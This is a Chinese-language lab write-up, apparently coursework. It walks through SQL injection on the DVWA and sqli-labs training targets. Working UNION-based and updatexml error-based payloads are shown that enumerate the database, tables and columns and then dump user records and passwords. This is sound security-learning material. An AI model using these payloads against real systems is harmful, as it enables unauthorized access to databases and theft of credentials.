

1.完成dvwa靶场的union注入实验，获取guestbook表中的所有数据

查询数据库名

```
1 1' union select version(),database()#
```

Vulnerability: SQL Injection

User ID:

ID: 1' union select version(),database()#
First name: admin
Surname: admin

ID: 1' union select version(),database()#
First name: 5.7.26
Surname: dvwa


More Information

查询表名

```
1 -1' union select 1, table_name COLLATE utf8_general_ci from  
information_schema.tables where table_schema = 'dvwa'#
```

- 使用-1可以使原来的查询语句无法查询到结果，方便查看注入消息
- 加上 `COLLATE utf8_general_ci` 的原因是使用union查询要保证字段编码的相同，如果不相同会报错 `Illegal mix of collations for operation 'UNION'`

`Illegal mix of collations for operation 'UNION'`



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection

User ID:

Submit

ID: -1' union select 1, table_name COLLATE utf8_general_ci from information_schema.columns where table_name = 'users' and table_schema = 'dvwa' #
First name: 1
Surname: guestbook

ID: -1' union select 1, table_name COLLATE utf8_general_ci from information_schema.columns where table_name = 'users' and table_schema = 'dvwa' #
First name: 1
Surname: users

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection

查询表内字段名

```
1 -1' union select 1, group_concat(column_name) COLLATE utf8_general_ci from information_schema.columns where table_name = 'users' and table_schema = 'dvwa' #
```

Vulnerability: SQL Injection

User ID:


Submit

ID: -1' union select 1, group_concat(column_name) COLLATE utf8_general_ci from information_schema.columns where table_name = 'users' and table_schema = 'dvwa' #
First name: 1
Surname: user_id, first_name, last_name, user, password, avatar, last_login, failed_login

More Information

查询users表内容

```
1 -1' union select 1, group_concat(concat_ws('_', user_id, first_name, last_name, user, password, avatar, last_login, failed_login) separator ';') COLLATE utf8_general_ci from dvwa.users #
```




2.完成sqli靶场中的less 5的报错注入实验，获取数据库中的记录。

查询数据库名

```
1 http://192.168.10.89/sqli-labs/Less-5/?id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),1)%23
```


查询表名

```
1 http://192.168.10.89/sqli-labs/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema = 'security'),0x7e),1)%23
```



查询users表内字段名（同理可查看其他表）

```
1 http://192.168.10.89/sqli-labs/Less-5/?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema = 'security' and table_name = 'users'),0x7e),1)%23
```



查询字段内容

```
1 http://192.168.10.89/sqli-labs/Less-5/?  
id=1%27%20and%20updatexml(1,concat(0x7e,substr((select%20group_concat(concat  
_ws(%27_%27,id,username,password))%20from%20security.users),1,32),0x7e),1)%2  
3
```

